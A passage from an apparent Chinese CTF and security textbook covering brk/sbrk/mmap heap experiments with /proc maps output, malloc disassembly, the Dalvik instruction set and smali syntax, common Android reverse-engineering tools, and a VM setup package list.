        getchar();

        pre_brk = sbrk(4096);
        curr_brk = sbrk(0);
        printf("sbrk 返回值（即之前的结束地址）：%p\n", pre_brk);
        printf("sbrk 之后的结束地址：%p\n", curr_brk);
        getchar();

        brk(tmp_brk);
        curr_brk = sbrk(0);
        printf("恢复到初始化时的结束地址：%p\n", curr_brk);
        getchar();
}
```

开启两个终端，一个用于执行程序，另一个用于观察内存地址。首先我们看关闭了 ASLR 的情况。第一步初始化：

```
# echo 0 > /proc/sys/kernel/randomize_va_space
```

```
$ ./a.out
当前进程 PID：27759
初始化后的结束地址：0x56579000
```

```
# cat /proc/27759/maps
...
56557000-56558000 rw-p 00001000 08:01 28587506
         /home/a.out
56558000-56579000 rw-p 00000000 00:00 0
         [heap]
...
```

数据段结束地址和堆开始地址同为 `0x56558000`，堆结束地址为 `0x56579000`。

第二步使用 `brk()` 增加堆空间：

```
$ ./a.out
当前进程 PID：27759
初始化后的结束地址：0x56579000

brk 之后的结束地址：0x5657a000
```

```
# cat /proc/27759/maps
...
56557000-56558000 rw-p 00001000 08:01 28587506
         /home/a.out
56558000-5657a000 rw-p 00000000 00:00 0
         [heap]
...
```

堆开始地址不变，结束地址增加为 `0x5657a000`。

第三步使用 `sbrk()` 增加堆空间：

```
$ ./a.out
当前进程 PID：27759
初始化后的结束地址：0x56579000

brk 之后的结束地址：0x5657a000

sbrk 返回值（即之前的结束地址）：0x5657a000
sbrk 之后的结束地址：0x5657b000
```

```
# cat /proc/27759/maps
...
56557000-56558000 rw-p 00001000 08:01 28587506
          /home/a.out
56558000-5657b000 rw-p 00000000 00:00 0
          [heap]
...
```

第四步减小堆空间：

```
]$ ./a.out
当前进程 PID：27759
初始化后的结束地址：0x56579000

brk 之后的结束地址：0x5657a000

sbrk 返回值（即之前的结束地址）：0x5657a000
sbrk 之后的结束地址：0x5657b000

恢复到初始化时的结束地址：0x56579000
```

```
# cat /proc/27759/maps
...
56557000-56558000 rw-p 00001000 08:01 28587506
          /home/a.out
56558000-56579000 rw-p 00000000 00:00 0
          [heap]
...
```

再来看一下开启了 ASLR 的情况：

```
# echo 2 > /proc/sys/kernel/randomize_va_space
```

```
]$ ./a.out
当前进程 PID：28025
初始化后的结束地址：0x578ad000
```

```
# cat /proc/28025/maps
...
5663f000-56640000 rw-p 00001000 08:01 28587506
          /home/a.out
5788c000-578ad000 rw-p 00000000 00:00 0
          [heap]
...
```

可以看到这时数据段的结束地址 `0x56640000` 不等于堆的开始地址 `0x5788c000` 。

`mmap()` 的声明如下：

```
#include <sys/mman.h>

void *mmap(void *addr, size_t len, int prot, int flags,
    int fildes, off_t off);
```

`mmap()` 函数用于创建新的虚拟内存区域，并将对象映射到这些区域中，当它不将地址空间映射到某个文件时，我们称这块空间为匿名（Anonymous）空间，匿名空间可以用来作为堆空间。`mmap()` 函数要求内核创建一个从地址 `addr` 开始的新虚拟内存区域，并将文件描述符 `fildes` 指定的对象的一个连续的片（chunk）映射到这个新区域。连续的对象片大小为 `len` 字节，从距文件开始处偏移量为 `off` 字节的地方开始。`prot` 描述虚拟内存区域的访问权限位，`flags` 描述被映射对象类型的位组成。

`munmap()` 则用于删除虚拟内存区域：

```
#include <sys/mman.h>

int munmap(void *addr, size_t len);
```

例子：源码

```
#include <stdio.h>
#include <sys/mman.h>
#include <unistd.h>
void main() {
        void *curr_brk;

        printf("当前进程 PID：%d\n", getpid());
        printf("初始化后\n");
        getchar();

        char *addr;
        addr = mmap(NULL, (size_t)4096, PROT_READ|PROT_WRITE, MA
P_PRIVATE | MAP_ANONYMOUS, 0, 0);
        printf("mmap 完成\n");
        getchar();

        munmap(addr, (size_t)4096);
        printf("munmap 完成\n");
        getchar();
}
```

第一步初始化：

```
$ ./a.out
当前进程 PID：28652
初始化后
```

```
# cat /proc/28652/maps
...
f76b2000-f76b5000 rw-p 00000000 00:00 0
f76ef000-f76f1000 rw-p 00000000 00:00 0
...
```

第二步 mmap：

```
]$ ./a.out
当前进程 PID：28652
初始化后
mmap 完成
```

```
# cat /proc/28652/maps
...
f76b2000-f76b5000 rw-p 00000000 00:00 0
f76ee000-f76f1000 rw-p 00000000 00:00 0
...
```

第三步 munmap：

```
$ ./a.out
当前进程 PID：28652
初始化后
mmap 完成
munmap 完成
```

```
# cat /proc/28652/maps
...
f76b2000-f76b5000 rw-p 00000000 00:00 0
f76ef000-f76f1000 rw-p 00000000 00:00 0
...
```

可以看到第二行第一列地址从 `f76ef000 -> f76ee000 -> f76ef000` 变化。`0xf76ee000-0xf76ef000=0x1000=4096` 。

通常情况下，我们不会直接使用 `brk()` 和 `mmap()` 来分配堆空间，C 标准库提供了一个叫做 `malloc` 的分配器，程序通过调用 `malloc()` 函数来从堆中分配块，声明如下：

```
#include <stdlib.h>

void *malloc(size_t size);
void free(void *ptr);
void *calloc(size_t nmemb, size_t size);
void *realloc(void *ptr, size_t size);
```

示例：

```
#include<stdio.h>
#include<malloc.h>
void foo(int n) {
    int *p;
    p = (int *)malloc(n * sizeof(int));

    for (int i=0; i<n; i++) {
        p[i] = i;
        printf("%d ", p[i]);
    }
    printf("\n");

    free(p);
}

void main() {
    int n;
    scanf("%d", &n);

    foo(n);
}
```

运行结果：

```
$ ./malloc
4
0 1 2 3
$ ./malloc
8
0 1 2 3 4 5 6 7
$ ./malloc
16
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
```

使用 gdb 查看反汇编代码：

```
gdb-peda$ disassemble foo
Dump of assembler code for function foo:
```

```
   0x0000066d <+0>:    push   ebp
   0x0000066e <+1>:    mov    ebp,esp
   0x00000670 <+3>:    push   ebx
   0x00000671 <+4>:    sub    esp,0x14
   0x00000674 <+7>:    call   0x570 <__x86.get_pc_thunk.bx>
   0x00000679 <+12>:    add    ebx,0x1987
   0x0000067f <+18>:    mov    eax,DWORD PTR [ebp+0x8]
   0x00000682 <+21>:    shl    eax,0x2
   0x00000685 <+24>:    sub    esp,0xc
   0x00000688 <+27>:    push   eax
   0x00000689 <+28>:    call   0x4e0 <malloc@plt>
   0x0000068e <+33>:    add    esp,0x10
   0x00000691 <+36>:    mov    DWORD PTR [ebp-0xc],eax
   0x00000694 <+39>:    mov    DWORD PTR [ebp-0x10],0x0
   0x0000069b <+46>:    jmp    0x6d9 <foo+108>
   0x0000069d <+48>:    mov    eax,DWORD PTR [ebp-0x10]
   0x000006a0 <+51>:    lea    edx,[eax*4+0x0]
   0x000006a7 <+58>:    mov    eax,DWORD PTR [ebp-0xc]
   0x000006aa <+61>:    add    edx,eax
   0x000006ac <+63>:    mov    eax,DWORD PTR [ebp-0x10]
   0x000006af <+66>:    mov    DWORD PTR [edx],eax
   0x000006b1 <+68>:    mov    eax,DWORD PTR [ebp-0x10]
   0x000006b4 <+71>:    lea    edx,[eax*4+0x0]
   0x000006bb <+78>:    mov    eax,DWORD PTR [ebp-0xc]
   0x000006be <+81>:    add    eax,edx
   0x000006c0 <+83>:    mov    eax,DWORD PTR [eax]
   0x000006c2 <+85>:    sub    esp,0x8
   0x000006c5 <+88>:    push   eax
   0x000006c6 <+89>:    lea    eax,[ebx-0x17e0]
   0x000006cc <+95>:    push   eax
   0x000006cd <+96>:    call   0x4b0 <printf@plt>
   0x000006d2 <+101>:    add    esp,0x10
   0x000006d5 <+104>:    add    DWORD PTR [ebp-0x10],0x1
   0x000006d9 <+108>:    mov    eax,DWORD PTR [ebp-0x10]
   0x000006dc <+111>:    cmp    eax,DWORD PTR [ebp+0x8]
   0x000006df <+114>:    jl     0x69d <foo+48>
   0x000006e1 <+116>:    sub    esp,0xc
   0x000006e4 <+119>:    push   0xa
   0x000006e6 <+121>:    call   0x500 <putchar@plt>
   0x000006eb <+126>:    add    esp,0x10
```

```
   0x000006ee <+129>:    sub    esp,0xc
   0x000006f1 <+132>:    push   DWORD PTR [ebp-0xc]
   0x000006f4 <+135>:    call   0x4c0 <free@plt>
   0x000006f9 <+140>:    add    esp,0x10
   0x000006fc <+143>:    nop
   0x000006fd <+144>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x00000700 <+147>:    leave
   0x00000701 <+148>:    ret
End of assembler dump.
```

关于 glibc 中的 malloc 实现是一个很重要的话题，我们会在后面的章节详细介绍。

1.5.8 glibc malloc

1.6 密码学基础

1.7 Android 安全基础

1.7.1 Android 环境搭建

1.7.2 Dalvik 指令集

Dalvik 虚拟机

Android 程序运行在 Dalvik 虚拟机中，它与传统的 Java 虚拟机不同，完全基于寄存器架构，数据通过直接通过寄存器传递，大大提高了效率。Dalvik 虚拟机属于 Android 运行时环境，它与一些核心库共同承担 Android 应用程序的运行工作。Dalvik 虚拟机有自己的指令集，即 smali 代码，下面会详细介绍它们。

Dalvik 指令集

指令格式

Dalvik 指令语法由指令的位描述与指令格式标识来决定。

位描述约定如下：

- 每 16 位使用空格分隔。
- 每个字母占 4 位，按照顺序从高字节到低字节排列。
- 顺序采用 A~Z 的单个大写字母作为一个 4 位的操作码，op 表示一个 8 位的操作码。
- ”∅“来表示这字段所有位为0值。

指令格式约定如下：

- 指令格式标识大多由三个字符组成，前两个是数字，最后一个是字母。
- 第一个数字表示指令有多少个 16 位的字组成。
- 第二个数字表示指令最多使用寄存器的个数。
- 第三个字母为类型码，表示指令用到的额外数据的类型。

寄存器

Dalvik 寄存器都是 32 位的，如果是 64 位的数据，则使用相邻的两个寄存器来表示。

寄存器有两种命名法：v 命名法和 p 命名法。如果一个函数使用到 M 个寄存器，其中有 N 个参数，那么参数会使用最后的 N 个寄存器，而局部变量使用从 v0 开始的前 M-N 个寄存器。在 v 命名法中，不管寄存器中是参数还是局部变量，都以 v 开头。而 p 命名法中，参数命名从 p0 开始，依次递增，在代码比较复杂的时候，使用 p 命名法可以清楚地区分开参数和局部变量，大多数工具使用的也是 p 命名法。

类型、方法和字段

Dalvik 字节码只有基本类型和引用类型两种。除了对象类型和数组类型是引用类型外，其余的都是基本类型：

语法	含义
V	void
Z	boolean
B	byte
S	short
C	char
I	int
J	long
F	float
D	double
L	对象类型
[	数组类型

- 对象类型格式是 `L<包名>/<类名>;` ，如 String 表示为 `Ljava/lang/String;` 。
- 数组类型格式是 `[` 加上类型，如 `int[]` 表示为 `[I` ， `int[][]` 表示为 `[[I` 。

Dalvik 使用方法名、类型参数和返回值来描述一个方法。方法格式如下：

```
Lpackage/name/ObjectName;->MethodName(III)Z
```

例如把下面的 Java 代码转换成 smali：

```
# Java
String method(int, int [][], int, String, Object[])

# smali
.method method(I[[IILjava/lang/String;[Ljava/lang/Object;)Ljava/
lang/String;
.end method
```

字段格式如下：

```
Lpackage/name/ObjectName;->FieldName:Ljava/lang/String;
```

空操作指令

空操作指令的助记符为 `nop`，值为 00，通常用于对齐代码。

数据操作指令

数据操作指令为 `move`，原型为 `move destination, source`。

- `move vA, vB`：vB -> vA，都是 4 位
- `move/from16 vAA, vBBBB`：vBBBB -> vAA，源寄存器 16 位，目的寄存器 8 位
- `move/16 vAAAA, vBBBB`：vBBBB -> vAAAA，都是 16 位
- `move-wide vA, vB`：4 位的寄存器对赋值，都是 4 位
- `move-wide/from16vAA, vBBBB`、`move-wide/16 vAAAA, vBBBB`：与 move-wide 相同
- `move-object vA, vB`：对象赋值，都是 4 位
- `move-object/from16 vAA, vBBBB`：对象赋值，源寄存器 16 位，目的寄存器 8 位
- `move-object/16 vAAAA, vBBBB`：对象赋值，都是 16 位
- `move-result vAA`：将上一个 invoke 类型指令操作的单字非对象结果赋值给 vAA 寄存器
- `move-result-wide vAA`：将上一个 invoke 类型指令操作的双字非对象结果赋值给 vAA 寄存器
- `move-result-object vAA`：将上一个 invoke 类型指令操作的对象结果赋值给 vAA 寄存器
- `move-exception vAA`：保存一个运行时发生的异常到 vAA 寄存器

返回指令

基础字节码为 `return`。

- `return-void`：从一个 void 方法返回
- `return vAA`：返回一个 32 位非对象类型的值，返回值寄存器位 8 位的寄存器 vAA
- `return-wide vAA`：返回一个 64 位非对象类型的值，返回值寄存器为 8 位

的 vAA

- `return-object vAA`：返回一个对象类型的值，返回值寄存器为 8 位的 vAA

数据定义指令

基础字节码为 `const`。

- `const/4 vA, #+B`：将数值符号扩展为 32 位后赋值给寄存器 vA
- `const/16 vAA, #+BBBB`：将数值符号扩展为 32 位后赋值给寄存器 vAA
- `const vAA, #+BBBBBBBB`：将数值赋值给寄存器 vAA
- `const/high16 vAA, #+BBBB0000`：将数值右边零扩展为 32 位后赋值给寄存器 vAA
- `const-wide/16 vAA, #+BBBB`：将数值符号扩展为 64 位后赋值给寄存器 vAA
- `const-wide/32 vAA, #+BBBBBBBB`：将数值符号扩展为 64 位后赋值给寄存器 vAA
- `const-wide vAA, #+BBBBBBBBBBBBBBBB`：将数值赋给寄存器对 vAA
- `const-wide/high16 vAA, #+BBBB000000000000`：将数值右边零扩展为 64 位后赋值给寄存器对 vAA
- `const-string vAA, string@BBBB`：通过字符串索引构造一个字符串并赋值给寄存器 vAA
- `const-string/jumbo vAA, string@BBBBBBBB`：通过字符串索（较大）引构造一个字符串并赋值给寄存器 vAA
- `const-class vAA, type@BBBB`：通过类型索引获取一个类型引用并赋值给寄存器 vAA
- `const-class/jumbo vAAAA, type@BBBBBBBB`：通过给定的类型索引获取一个类引用并赋值给寄存器 vAAAA。这条指令占用两个字节，值为 0x00ff

锁指令

用在多线程程序中对同一对象操作。

- `monitor-enter vAA`：为指定的对象获取锁
- `monitor-exit vAA`：释放指定的对象的锁

实例操作指令

- `check-cast vAA, type@BBBB`

- `check-cast/jumbo vAAAA, type@BBBBBBBB` ：将 vAA 寄存器中的对象引用转换成指定的类型，如果失败会抛出 ClassCastException 异常。如果类型 B 指定的是基本类型，对于非基本类型的 A 来说，运行始终会失败
- `instance-of vA, vB, type@CCCC`
- `instance-of vAAAA, vBBBB, type@CCCCCCCC` ：判断 vB 寄存器中的对象引用是否可以转换成指定的类型，如果可以 vA 寄存器赋值为 1，否则 vA 寄存器赋值为 0
- `new-instance vAA, type@BBBB`
- `new-instance vAAAA, type@BBBBBBBB` ：构造一个指定类型对象的新实例，并将对象引用赋值给 vAA 寄存器，类型符 type 指定的类型不能是数组类

数组操作指令

- `array-length vA, vB` ：获取vB寄存器中数组的长度并将值赋给vA寄存器。
- `new-array vA, vB, type@CCCC`
- `new-array/jumbo vAAAA, vBBBB, type@CCCCCCCC` ：构造指定类型（type@CCCCCCCC）与大小（vBBBB）的数组，并将值赋给 vAAAA 寄存器
- `filled-new-array {vC, vD, vE, vF, vG}, type@BBBB` ：构造指定类型（type@BBBB）和大小（vA）的数组并填充数组内容。vA 寄存器是隐含使用的，处理指定数组的大小外还指定了参数的个数，vC~vG 是使用的参数寄存器列表。
- `filled-new-array/range {vCCCC .. vNNNN}, type@BBBB` ：同上，只是参数寄存器使用 range 字节码后缀指定了取值范围，vC 是第一个参数寄存器，N=A+C-1。
- `fill-array-data vAA, +BBBBBBBB` ：用指定的数据来填充数组，vAA 寄存器为数组引用，引用必须为基础类型的数组，在指令后面紧跟一个数据表。
- `arrayop vAA, vBB, vCC` ：对 vBB 寄存器指定的数组元素进行取值和赋值。vCC 寄存器指定数组元素索引，vAA 寄存器用来存放读取的或需要设置的数组元素的值。读取元素使用 aget 类指令，元素赋值使用 aput 类指令。

异常指令

- `throw vAA` ：抛出 vAA 寄存器中指定类型的异常

跳转指令

有三种跳转指令：无条件跳转（goto）、分支跳转（switch）和条件跳转（if）。

- `goto +AA`
- `goto/16 +AAAA`
- `goto/32 +AAAAAAAA`：无条件跳转到指定偏移处，不能为 0
- `packed-switch vAA, +BBBBBBBB`：分支跳转指令。vAA 寄存器为 switch 分支中需要判断的值，BBBBBBBB 指向一个 packed-switch-payload 格式的偏移表，表中的值是有规律递增的
- `sparse-switch vAA, +BBBBBBBB`：分支跳转指令。vAA 寄存器为 switch 分支中需要判断的值，BBBBBBBB 指向一个 `sparse-switch-payload` 格式的偏移表，表中的值是无规律的偏移量
- `if-test vA, vB, +CCCC`：条件跳转指令。比较 vA 寄存器与 vB 寄存器的值，如果比较结果满足就跳转到 CCCC 指定的偏移处，CCCC 不能为 0。`if-test` 类型的指令有：
  - `if-eq`：if(vA==vB)
  - `if-ne`：if(vA!=vB)
  - `if-lt`：if(vA<vB)
  - `if-ge`：if(vA>=vB)
  - `if-gt`：if(vA>vB)
  - `if-le`：if(vA<=vB)
- `if-testz vAA, +BBBB`：条件跳转指令。拿 vAA 寄存器与 0 比较，如果比较结果满足或值为 0 就跳转到 BBBB 指定的偏移处，BBBB 不能为 0。`if-testz` 类型的指令有：
  - `if-eqz`：if(!vAA)
  - `if-nez`：if(vAA)
  - `if-ltz`：if(vAA<0)
  - `if-gez`：if(vAA>=0)
  - `if-gtz`：if(vAA>0)
  - `if-lez`：if(vAA<=0)

比较指令

对两个寄存器的值进行比较，格式为 cmpkind vAA, vBB, vCC，其中 vBB 和 vCC 寄存器是需要比较的两个寄存器或两个寄存器对，比较的结果放到 vAA 寄存器。指令集中共有5条比较指令：

- `cmpl-float`

- `cmpl-double`：如果 vBB 寄存器大于 vCC 寄存器，结果为 -1，相等结果为 0，小于结果为 1
- `cmpg-float`
- `cmpg-double`：如果 vBB 寄存器大于 vCC 寄存器，结果为 1，相等结果为 0，小于结果为 -1
- `cmp-long`：如果 vBB 寄存器大于 vCC 寄存器，结果为 1，相等结果为 0，小于结果为 -1

字段操作指令

用于对对象实例的字段进行读写操作。对普通字段与静态字段操作有两种指令集，分别是 `iinstanceop vA, vB, field@CCCC` 与 `sstaticop vAA, field@BBBB`。扩展为 `iinstanceop/jumbo vAAAA, vBBBB, field@CCCCCCC` 与 `sstaticop/jumbo vAAAA, field@BBBBBBBB`。

普通字段指令的指令前缀为 `i`，静态字段的指令前缀为 `s`。字段操作指令后紧跟字段类型的后缀。

方法调用指令

用于调用类实例的方法，基础指令为 `invoke`，有 `invoke-kind {vC, vD, vE, vF, vG}, meth@BBBB` 和 `invoke-kind/range {vCCCC .. vNNNN}, meth@BBBB` 两类。扩展为 `invoke-kind/jumbo {vCCCC .. vNNNN}, meth@BBBBBBBB` 这类指令。

根据方法类型的不同，共有如下五条方法调用指令：

- `invoke-virtual` 或 `invoke-virtual/range`：调用实例的虚方法
- `invoke-super` 或 `invoke-super/range`：调用实例的父类方法
- `invoke-direct` 或 `invoke-direct/range`：调用实例的直接方法
- `invoke-static` 或 `invoke-static/range`：调用实例的静态方法
- `invoke-interface` 或 `invoke-interface/range`：调用实例的接口方法

方法调用的返回值必须使用 `move-result*` 指令来获取，如：

```
invoke-static {}, Landroid/os/Parcel;->obtain()Landroid/os/Parce
l;
move-result-object v0
```

数据转换指令

格式为 `unop vA, vB` ，vB 寄存器或vB寄存器对存放需要转换的数据，转换后结果保存在 vA 寄存器或 vA寄存器对中。

- 求补
  - `neg-int`
  - `neg-long`
  - `neg-float`
  - `neg-double`
- 求反
  - `not-int`
  - `not-long`
- 整型数转换
  - `int-to-long`
  - `int-to-float`
  - `int-to-double`
- 长整型数转换
  - `long-to-int`
  - `long-to-float`
  - `long-to-double`
- 单精度浮点数转换
  - `float-to-int`
  - `float-to-long`
  - `float-to-double`
- 双精度浮点数转换
  - `double-to-int`
  - `double-to-long`
  - `double-to-float`
- 整型转换
  - `int-to-byte`
  - `int-to-char`
  - `int-to-short`

数据运算指令

包括算术运算符与逻辑运算指令。

数据运算指令有如下四类：

- `binop vAA, vBB, vCC` ：将 vBB 寄存器与 vCC 寄存器进行运算，结果保存到 vAA 寄存器。以下类似
- `binop/2addr vA, vB`
- `binop/lit16 vA, vB, #+CCCC`
- `binop/lit8 vAA, vBB, #+CC`

第一类指令可归类为：

- `add-type` ：vBB + vCC
- `sub-type` ：vBB - vCC
- `mul-type` ：vBB * vCC
- `div-type` ：vBB / vCC
- `rem-type` ：vBB % vCC
- `and-type` ：vBB AND vCC
- `or-type` ：vBB OR vCC
- `xor-type` ：vBB XOR vCC
- `shl-type` ：vBB << vCC
- `shr-type` ：vBB >> vCC
- `ushr-type` ：（无符号数）vBB >> vCC

smali 语法

类声明：

```
.class <访问权限> [修饰关键字] <类名>
.super <父类名>
.source <源文件名>
```

字段声明：

```
# static fields
.field <访问权限> static [修饰关键字] <字段名>:<字段类型>

# instance fields
.field <访问权限> [修饰关键字] <字段名>:<字段类型>
```

方法声明：

```
# direct methods
.method <访问权限> [修饰关键字] <方法原型>
    [.locals]
    [.param]
    [.prologue]
    [.line]
<代码体>
.end method

# virtual methods
.method <访问权限> [修饰关键字] <方法原型>
    [.locals]
    [.param]
    [.prologue]
    [.line]
<代码体>
.end method
```

需要注意的是，在一些老教程中，会看到 `.parameter` ，表示使用的寄存器个数，但在最新的语法中已经不存在了，取而代之的是 `.param` ，表示方法参数。

接口声明：

```
# interfaces
.implements <接口名>
```

注释声明：

```
# annotations
.annotation [注释属性] <注释类名>
    [注释字段 = 值]
.end annotation
```

循环语句

```
# for
Iterator<对象> <对象名> = <方法返回一个对象列表>;
for(<对象> <对象名>:<对象列表>){
    [处理单个对象的代码体]
}

# while
Iterator<对象> <迭代器> = <方法返回一个迭代器>;
while(<迭代器>.hasNext()){
    <对象> <对象名> = <迭代器>.next();
    [处理单个对象的代码体]
}
```

比如下面的 Java 代码：

```
public void encrypt(String str) {
    String ans = "";
    for (int i = 0 ; i < str.length(); i++){
        ans += str.charAt(i);
    }
    Log.e("ans:", ans);
}
```

对应下面的 smali：

```
# public void encrypt(String str) {
.method public encrypt(Ljava/lang/String;)V
.locals 4
.parameter p1, "str"    # Ljava/lang/String;
.prologue

# String ans = "";
const-string v0, ""
.local v0, "ans":Ljava/lang/String;

# for (int i  0 ; i < str.length(); i++){
# int i=0 =>v1
const/4 v1, 0x0
```

```
.local v1, "i":I
:goto_0     # for_start_place

# str.length()=>v2
invoke-virtual {p1}, Ljava/lang/String;->length()I
move-result v2

# i<str.length()
if-ge v1, v2, :cond_0

# ans += str.charAt(i);
# str.charAt(i) => v2
new-instance v2, Ljava/lang/StringBuilder;
invoke-direct {v2}, Ljava/lang/StringBuilder;-><init>()V
invoke-virtual {v2, v0}, Ljava/lang/StringBuilder;->append(Ljava
/lang/String;)Ljava/lang/StringBuilder;
move-result-object v2

#str.charAt(i) => v3
invoke-virtual {p1, v1}, Ljava/lang/String;->charAt(I)C
move-result v3

# ans += v3 =>v0
invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(C)Lja
va/lang/StringBuilder;
move-result-object v2
invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/
lang/String;
move-result-object v0

# i++
add-int/lit8 v1, v1, 0x1
goto :goto_0

# Log.e("ans:", ans);
:cond_0
const-string v2, "ans:"
invoke-static {v2, v0}, Landroid/util/Log;->e(Ljava/lang/String;
Ljava/lang/String;)I
return-void
```

```
.end method
```

switch 语句

```
public void encrypt(int flag) {
        String ans = null;
        switch (flag){
            case 0:
                ans = "ans is 0";
                break;
            default:
                ans = "noans";
                break;
        }
        Log.v("ans:", ans);
    }
```

对应下面的 smali：

```
# public void encrypt(int flag) {
.method public encrypt(I)V
    .locals 2
    .param p1, "flag"    # I
    .prologue

# String ans = null;
    const/4 v0, 0x0
    .local v0, "ans":Ljava/lang/String;

# switch (flag){
    packed-switch p1, :pswitch_data_0   # pswitch_data_0指定case
区域的开头及结尾

# default: ans="noans"
    const-string v0, "noans"

# Log.v("ans:", ans)
    :goto_0
    const-string v1, "ans:"
    invoke-static {v1, v0}, Landroid/util/Log;->v(Ljava/lang/Str
ing;Ljava/lang/String;)I
    return-void

# case 0: ans="ans is 0"
    :pswitch_0            # pswitch_<case的值>
    const-string v0, "ans is 0"
    goto :goto_0          # break
    nop
    :pswitch_data_0 #case区域的结束
    .packed-switch 0x0    # 定义case的情况
        :pswitch_0   #case 0
    .end packed-switch
.end method
```

根据 switch 语句的不同，case 也有两种方式：

```
# packed-switch
packed-switch p1, :pswitch_data_0
...
:pswitch_data_0
.packed-switch 0x0
    :pswitch_0
    :pswitch_1

# spase-switch
sparse-switch p1,:sswitch_data_0
...
sswitch_data_0
.sparse-switch
    0xa -> : sswitch_0
    0xb -> : sswitch_1 # 字符会转化成数组
```

try-catch 语句

```
public void encrypt(int flag) {
    String ans = null;
    try {
        ans = "ok!";
    } catch (Exception e){
        ans = e.toString();
    }
    Log.d("error", ans);
}
```

对应的下面的 smali：

```
# public void encrypt(int flag) {
.method public encrypt(I)V
    .locals 3
    .param p1, "flag"    # I
    .prologue

# String ans = null;
    const/4 v0, 0x0
    .line 20
    .local v0, "ans":Ljava/lang/String;

# try { ans="ok!"; }
    :try_start_0    # 第一个try开始，
    const-string v0, "ok!"
    :try_end_0      # 第一个try结束(主要是可能有多个try)
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :c
atch_0

# Log.d("error", ans);
    :goto_0
    const-string v2, "error"
    invoke-static {v2, v0}, Landroid/util/Log;->d(Ljava/lang/Str
ing;Ljava/lang/String;)I
    return-void

# catch (Exception e){ans = e.toString();}
    :catch_0        #第一个catch
    move-exception v1
    .local v1, "e":Ljava/lang/Exception;
    invoke-virtual {v1}, Ljava/lang/Exception;->toString()Ljava/
lang/String;
    move-result-object v0
    goto :goto_0
.end method
```

更多资料

- 《Android软件安全与逆向分析》

- Dalvik opcodes
- android逆向分析之smali语法

1.7.3 ARM 汇编基础

1.7.4 Android 常用工具

这里先介绍一些好用的小工具，后面会介绍大杀器 JEB、IDA Pro 和 Radare2。

smali/baksmali

地址：https://github.com/JesusFreke/smali

smali/baksmali 分别用于汇编和反汇编 dex 格式文件。

使用方法：

```
$ smali assemble app -o classes.dex

$ baksmali disassemble app.apk -o app
```

当然你也可以汇编和反汇编单个的文件，如汇编单个 smali 文件，反汇编单个 classes.dex 等，使用命令 `baksmali help input` 查看更多信息。

baksmali 还支持查看 dex/apk/oat 文件里的信息：

```
$ baksmali list classes app.apk
$ baksmali list methods app.apk | wc -l
```

Apktool

地址：https://github.com/iBotPeaches/Apktool

Apktool 可以将资源文件解码为几乎原始的形式，并在进行一些修改后重新构建它们，甚至可以一步一步地对局部代码进行调试。

- 解码：

  ```
  $ apktool d app.apk -o app
  ```

- 重打包：

```
$ apktool b app -o app.apk
```

dex2jar

地址：https://github.com/pxb1988/dex2jar

dex2jar 可以实现 dex 和 jar 文件的互相转换，同时兼有 smali/baksmali 的功能。

使用方法：

```
$ ./d2j-jar2dex.sh classes.dex -o app.jar

$ ./d2j-jar2dex.sh app.jar -o classes.dex
```

enjarify

地址：https://github.com/Storyyeller/enjarify

enjarify 与 dex2jar 差不多，它可以将 Dalvik 字节码转换成相对应的 Java 字节码。

使用方法：

```
$ python3 -O -m enjarify.main app.apk
```

JD-GUI

地址：https://github.com/java-decompiler/jd-gui

JD-GUI 是一个图形界面工具，可以直接导入 .class 文件，然后查看反编译后的 Java 代码。

CTF

地址：http://www.benf.org/other/cfr/

一个 Java 反编译器。

Krakatau

地址：https://github.com/Storyyeller/Krakatau

用于 Java 反编译、汇编和反汇编。

- 反编译

```
$ python2 Krakatau\decompile.py [-nauto] [-path PATH] [-out
OUT] [-r] [-skip] target
```

- 汇编

```
$ python2 Krakatau\assemble.py [-out OUT] [-r] [-q] target
```

- 反汇编

```
$ python2 Krakatau\disassemble.py [-out OUT] [-r] [-roundtri
p] target
```

Simplify

地址：https://github.com/CalebFenton/simplify

通过执行一个 app 来解读其行为，然后尝试优化代码，使人更容易理解。

Androguard

地址：https://github.com/androguard/androguard

Androguard 是使用 Python 编写的一系列工具，常用于逆向工程、病毒分析等。

输入 `androlyze.py -s` 可以打开一个 IPython shell，然后就可以在该 shell 里进行所有操作了。

```
a, d, dx = AnalyzeAPK("app.apk")
```

- `a` 表示一个 `APK` 对象
  - 关于 APK 的所有信息，如包名、权限、AndroidManifest.xml和资源文件等。
- `d` 表示一个 `DalvikVMFormat` 对象

    - dex 文件的所有信息，如类、方法、字符串等。
- `dx` 表示一个 `Analysis` 对象。
    - 包含一些特殊的类，classes.dex 的所有信息。

Androguard 还有一些命令行工具：

- androarsc：解析资源文件
- androauto：自动分析
- androaxml：解析xml文件
- androdd：反编译工具
- androdis：反汇编工具
- androgui：图形界面

第二章 工具篇

2.1 虚拟机环境

物理机 Manjaro 17.02

Manjaro 17.02 x86-64(https://manjaro.org/) with BlackArch tools.

```
$ uname -a
Linux firmy-pc 4.9.43-1-MANJARO #1 SMP PREEMPT Sun Aug 13 20:28:
47 UTC 2017 x86_64 GNU/Linux
```

```
yaourt -Rscn:

skanlite cantata kdenlive konversation libreoffice-still thunder
bird-kde k3b cups

yaourt -S:

virtualbox tree git ipython ipython2 gdb google-chrome tcpdump v
im wireshark-qt edb ssdeep wps-office strace ltrace metasploit p
ython2-pwntools peda oh-my-zsh-git radare2 binwalk burpsuite che
cksec netcat wxhexeditor

pip3/pip2 install:

r2pipe
```

创建一个安全的环境

- VirtualBox(https://www.virtualbox.org/)

- VMware Workstation/Player(https://www.vmware.com/)
- QEMU(https://www.qemu.org/download/)

Windows 虚拟机

- 32-bit
  - Windows XP
  - Windows 7
- 64-bit
  - Windows 7

```
7-Zip/WinRAR
IDA_Pro_v6.8
吾爱破解工具包2.0
```

  - Windows 10

下载地址：http://www.itellyou.cn/

Linux 虚拟机

- 32-bit/64-bit Ubuntu LTS - https://www.ubuntu.com/download
  - 14.04
  - 16.04

```
$ uname -a
Linux firmyy-VirtualBox 4.10.0-28-generic #32~16.04.2-Ubu
ntu SMP Thu Jul 20 10:19:13 UTC 2017 i686 i686 i686 GNU/L
inux
```

```
apt-get purge:

libreoffice-common unity-webapps-common thunderbird totem
 rhythmbox simple-scan gnome-mahjongg aisleriot gnome-min
es cheese transmission-common gnome-orca webbrowser-app g
nome-sudoku onboard deja-dup usb-creator-common

apt-get install:

git vim tree ipython ipython3 python-pip python3-pip fore
most ssdeep zsh

pip2 install:

